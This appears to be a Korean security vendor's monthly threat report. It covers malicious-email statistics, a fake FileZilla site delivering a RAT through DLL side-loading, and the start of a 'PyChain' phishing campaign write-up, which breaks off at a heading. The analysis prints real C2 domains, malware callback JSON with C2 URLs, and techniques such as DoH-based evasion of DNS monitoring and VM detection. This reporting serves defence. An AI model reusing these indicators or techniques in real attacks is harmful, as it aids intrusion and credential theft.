
5. 악성 이메일 통계

이메일 유입량

3 월 이메일 유입량은 총 1,031 건이고 그중 악성은 141 건으로 13.68%의 비율을 보였습니다. 악성 이메일의 경우 전월(2 월) 49 건 대비 141 건으로 92 건이 증가했습니다.




일일 유입량은 하루 최저 5 건(악성 0 건)에서 최대 71 건(악성 14 건)으로 일별 편차를 확인할 수 있습니다.



이메일 유형


악성 이메일을 유형별로 살펴보면 141 건 중 Attach-Malware 형이 54.6%로 가장 많았고 뒤이어 Link-Malware 형이 23.4%를 나타냈습니다.



이메일 유형	상세 설명
Attach – Phishing	첨부파일을 통해 개인정보를 입력하게 하는 유형
Attach – Malware	첨부파일에 악성코드가 존재하는 유형
Link - Phishing	링크 클릭 시 피싱사이트로 연결되는 유형
Link - Malware	링크 클릭 시 악성코드가 다운로드되는 유형
Img Tag	이메일 본문 악성 'img' 태그를 이용하는 유형
Hoax	거짓 내용으로 상대방에게 송금을 유도하는 유형

첨부파일 종류

첨부파일은 'Dropper'형태가 23.8%로 제일 큰 비중을 차지했고 뒤이어 'Phish', 'FormBook'가 각각 13.9%, 9.9%의 비중을 차지했습니다.



대표적인 위협 이메일의 제목과 첨부파일명

3 월 같은 제목으로 다수 유포된 위협 이메일의 제목들은 다음과 같습니다.

- RE: MARCH ORDER Enquiry
- MT INWANG at Namikata - PROFORMA DA REQ
- Quotation Request
- RE: Quote Inquiry Request
- Re: RE: PAYMENT OF PI A20626103
- 회의록 공유 및 검토 요청의 건
- RFQ-009376NB-PO#0949873GQ-ORDER

- Action Needed: Review and Approve Pending Emails.

3 월 유포된 위협 이메일 중 대표적인 악성 첨부파일 명은 다음과 같습니다.

- March Order Enquiry.r00
- Quotation Request.rar
- Quote_Inquiry_Business05032026.docx
- RFQ-009376NB-PO#0949873GQ-ORDER.zip
- PI A20626103 with support OPD15.docx
- HONEYWELL 개발 1 종 BOM_157304-1.html
- RFQ_PO ATR29026Il.docx
- Repeat Order-QT0034326.Doc.z
- awbdoc#427.shtml
- Quotation 17001.zip



최신 악성코드 동향

가짜 FileZilla 사이트를 이용한 악성코드 유포

최근 오픈소스 FTP 클라이언트인 FileZilla의 공식 사이트를 정교하게 사칭한 가짜 웹사이트를 통해 악성코드를 유포하는 사례가 확인되었습니다. 공격자는 정상 프로그램에 악성 DLL 파일을 포함하여 배포하며, 사용자가 프로그램을 실행할 때 악성코드가 함께 실행되도록 유도하는 사회공학적 기법을 사용하고 있습니다.

1. 유포 방식 및 공격 흐름

공격자는 공식 사이트의 디자인을 그대로 복제한 도메인(예: filezilla-project[.]live)을 운영하며 두 가지 형태로 악성코드를 유포합니다.




[그림 1] 가짜 FileZilla 사이트 화면

Case 1: 악성 DLL 이 포함된 압축파일 (Portable 버전)

FileZilla 포터블 버전에 악성 DLL(version.dll)을 추가하여 배포합니다.

윈도우의 DLL 로딩 우선순위를 악용하는 DLL 사이드로딩(Side-loading) 기법을 통해 프로그램 실행 시 악성 코드가 먼저 로드됩니다



FileZilla_3.69.5_win64.zip - 압축

파일 홈 편집 도구 보기

즐거 열기 새로압축 파일추가 파일삭제 파일검사 오류검사 더보기


폴더	필터	검색	파일명	압축크기	원본크기	압축률	종류
FileZilla_3.69.5_win64.zip			FileZilla-3.69.5				
			fzsfpt.exe	320,528	663,552	52%	응용 프로그램
			fzshellex.dll	17,750	32,784	46%	응용 프로그램 확장
			fzshellex_64.dll	16,507	30,720	46%	응용 프로그램 확장
			fzstorp.exe	3,755,696	10,311,680	64%	응용 프로그램
			GPL.html	6,100	16,153	62%	Chrome HTML D...
			libfilezilla-50.dll	414,575	1,048,064	60%	응용 프로그램 확장
			libfzclient-commonui-private-3-6...	282,358	639,488	56%	응용 프로그램 확장
			libfzclient-private-3-69-5.dll	563,432	1,457,664	61%	응용 프로그램 확장
			libgcc_s_seh-1.dll	76,233	160,256	52%	응용 프로그램 확장
			libgmp-10.dll	326,447	649,216	50%	응용 프로그램 확장
			libgntls-30.dll	1,021,898	2,166,272	53%	응용 프로그램 확장
			libhogweed-6.dll	200,088	275,968	27%	응용 프로그램 확장
			libnettle-8.dll	171,547	330,240	48%	응용 프로그램 확장
			libpng16-16.dll	125,177	240,128	48%	응용 프로그램 확장
			libsqlite3-0.dll	682,841	1,278,464	47%	응용 프로그램 확장
			libstdc++-6.dll	792,137	2,279,936	65%	응용 프로그램 확장
			NEWS	38,470	123,014	69%	파일
			version.dll	352,734	361,984	3%	응용 프로그램 확장
			wxbase32u_gcc_custom.dll	776,379	1,887,232	59%	응용 프로그램 확장
			wxbase32u_xml_gcc_custom.dll	108,945	245,760	56%	응용 프로그램 확장
			wxmsw32u_aui_gcc_custom.dll	206,840	522,752	60%	응용 프로그램 확장
			wxmsw32u_core_gcc_custom.dll	1,785,228	5,291,008	66%	응용 프로그램 확장
			wxmsw32u_xrc_gcc_custom.dll	281,028	814,080	65%	응용 프로그램 확장
			zlib1.dll	79,428	144,896	45%	응용 프로그램 확장

[그림 2] 악성 DLL 파일이 추가된 FileZilla 압축파일

Case 2: 악성 DLL 이 삽입된 단일 실행 파일 (EXE)

정상 설치 파일과 악성 DLL 을 하나로 합친 형태입니다.

설치 과정에서 악성 DLL 이 특정 경로에 생성(Drop)되며, 이후 프로그램 실행 시 로드됩니다.



[그림 3] 악성 설치파일(좌)과 정상 설치파일(우) 비교

2. 상세 기술 분석

가. 다단계 로더 (Multi-stage Loader)

실행된 악성 DLL 파일은 로더(Loader) 역할을 수행하며 보안 탐지를 피하기 위해 다단계 로더(Multi-stage Loader) 구조를 거치게 됩니다.

각 단계의 로더는 메모리 상에서 암호화된 다음 단계 데이터를 복호화하여 로드하며, 최종적으로 RAT(Remote Access Trojan) 페이로드를 실행합니다.

FileZilla 실행 → 악성 version.dll 로드 → Stage2 Loader → Stage3 Loader → Stage4 Loader → 페이로드(RAT) 실행

나. DoH (DNS-over-HTTPS) 활용

공격자는 네트워크 보안 장비의 DNS 기반 모니터링을 우회하기 위해 DoH 기술을 활용했습니다.

DoH 기술은 DNS 쿼리를 암호화된 HTTPS 트래픽으로 전송하는 기술로 악성 로더는 Cloudflare의 공용 리졸버인 `https://1.1.1.1/dns-query`에 HTTPS 요청을 전송하여 C2 도메인인 `welcome.supp0v3[.]com`의 IP 주소를 확인합니다.

이러한 방식은 텍스트 형태의 DNS 쿼리가 아닌 암호화된 HTTPS 트래픽으로 위장하여 DNS 모니터링을 회피하고, 보안 장비가 53번 포트(DNS 표준포트) 트래픽을 검사하거나 특정 도메인을 차단하더라도, DoH 요청은 신뢰할 수 있는 서비스(Cloudflare)로 향하는 정상적인 웹 트래픽으로 간주되어 DNS 기반 차단을 우회할 수 있습니다.

다. 유입 경로 식별 파라미터를 활용한 조직적 운영 체계

C2 통신 과정에서 사용되는 JSON 데이터를 분석한 결과 `utm_tag`, `utm_source`, `referrer` 등의 파라미터 조합이 확인되었습니다.

#version.dll_case1																
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00057260	06	00	00	00	00	02	00	00	7B	22	74	61	67	22	3A	22
00057270	74	62	73	22	2C	22	72	65	66	65	72	72	65	72	22	3A
00057280	22	64	6C	6C	22	2C	22	63	61	6C	6C	62	61	63	6B	22
00057290	3A	22	68	74	74	70	73	3A	2F	2F	77	65	6C	63	6F	6D
000572A0	65	2E	73	75	70	70	30	76	33	2E	63	6F	6D	2F	64	2F
000572B0	63	61	6C	6C	62	61	63	6B	3F	75	74	6D	5F	74	61	67
000572C0	3D	74	62	73	32	26	75	74	6D	5F	73	6F	75	72	63	65
000572D0	3D	64	6C	6C	22	7D	00	00	00	00	00	00	00	00	00	00
000572E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000572F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00057300	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00057310	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00057320	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00057330	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00057340	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
.....{"tag": "tbs", "referrer": "dll", "callback": "https://welcome.supv3.com/d/callback?utm_tag=tbs2&utm_source=dll"}.....																
#version.dll_case2																
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0005A100	3A	22	22	7D	00	7B	22	74	61	67	22	3A	22	74	62	73
0005A110	22	2C	22	72	65	66	65	72	72	65	72	22	3A	22	46	69
0005A120	6C	65	5A	69	6C	6C	61	22	2C	22	63	61	6C	6C	62	61
0005A130	63	6B	22	3A	22	68	74	74	70	73	3A	2F	2F	77	65	6C
0005A140	63	6F	6D	65	2E	73	75	70	70	30	76	33	2E	63	6F	6D
0005A150	2F	64	2F	63	61	6C	6C	62	61	63	6B	22	7D	00	00	00
0005A160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0005A170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0005A180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0005A190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0005A1A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0005A1B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0005A1C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
: ""}. {"tag": "tbs", "referrer": "FileZilla", "callback": "https://welcome.supv3.com/d/callback"}...																

[그림 4] case1(위)과 case2(아래) JSON 비교

Case1

```
{"tag":"tbs","referrer":"dll","callback":"hxtps://welcome.sup0v3[.]com/d/callback?utm_tag=tbs2&utm_source=dll"}
```

Case2

```
{"tag":"tbs","referrer":"FileZilla","callback":"hxtps://welcome.sup0v3[.]com/d/callback"}
```

이는 단순한 C2 통신이 아니라 공격자가 감염 경로와 피해자 그룹을 체계적으로 관리하고 있음을 시사하며, 이번 공격이 개인이 아닌 특정 공격 그룹의 의해 조직적으로 운영되고 있는 것으로 볼 수 있습니다.

라. 분석 환경 탐지 및 회피

악성 DLL은 실행 전 시스템 BIOS, 프로세스 목록, 드라이버 등을 체크하여 VM(VMware, VirtualBox) 환경인지 확인합니다. 분석 환경으로 판단될 경우 악성 행위를 중단하여 분석 시도를 방해합니다.

4. 최종 페이로드: RAT(Remote Access Trojan) 기능

감염 시 공격자는 RAT을 통해 다음과 같은 원격 제어 및 정보 탈취 행위를 수행할 수 있습니다.

- 정보 탈취 (Credential Theft) : 웹 브라우저 및 시스템에 저장된 인증 정보 수집
- 키 입력 수집 (Keylogging) : 사용자의 키 입력을 기록하여 민감 정보 수집
- 화면 캡처 (Screenshot Capture) : 감염된 시스템의 화면을 캡처하여 전송
- 원격 제어 (HVNC) : 숨겨진 가상 데스크톱 세션을 생성하여 원격 제어를 수행하는 HVNC 기능을 통해 사용자 몰래 웹 브라우저 실행, 추가 악성코드 다운로드, 내부 시스템 접근 등 악성 행위 수행

베트남 위협행위자의 PyChain 캠페인 : 저작권 경고 이메일로 시작한 글로벌 피싱의 기술적 진화

“귀하의 저작권 침해가 확인되었습니다.” 한 줄로 시작되는 이메일이 최근 기업 담당자들의 수신함에 자주 들어오고 있습니다.

겉으로는 법적 경고처럼 보이지만, 실제로는 피싱 공격의 출발점입니다. 이스트시큐리티 대응센터(ESRC)는 이 캠페인을 1년 넘게 추적해 왔으며, 그 과정에서 공격 방식이 여러 단계로 바뀌는 것을 확인했습니다.

초기에는 GitHub, Dropbox 같은 신뢰받는 서비스를 이용해 악성 모듈을 내려받는 방식으로 시작되었지만, 이후 정상 서명된 실행 파일을 이용한 DLL 사이드로딩, Telegram Bot 과 URL 단축 서비스, paste 사이트를 거치는 다단계 페이로드 체인이 등장했습니다. 유포 주제도 저작권 및 법률 내용에서 비즈니스 제안, 채용, AI 영상 도구 등으로 넓어졌고, 한국어와 영어를 넘어 30 개 이상 언어로 작성된 피싱 파일이 수집되었습니다.

이 캠페인의 배후는 베트남 국가의 위협행위자로 이스트시큐리티는 해당 위협행위자를 ‘LoneNone’으로, Python 과 다단계 C2 체인의 특징을 바탕으로 ‘PyChain’ 캠페인으로 명명했습니다.



[그림 1] PyChain 캠페인 공격 타겟 국가 분포


해당 포스트에서는 LoneNone 위협행위자의 최근 위협사례를 분석하고, PyChain 캠페인의 진화 과정을 7개 Operation로 분류하고 기술적 특성을 정리하였습니다.

최근 위협 사례 분석

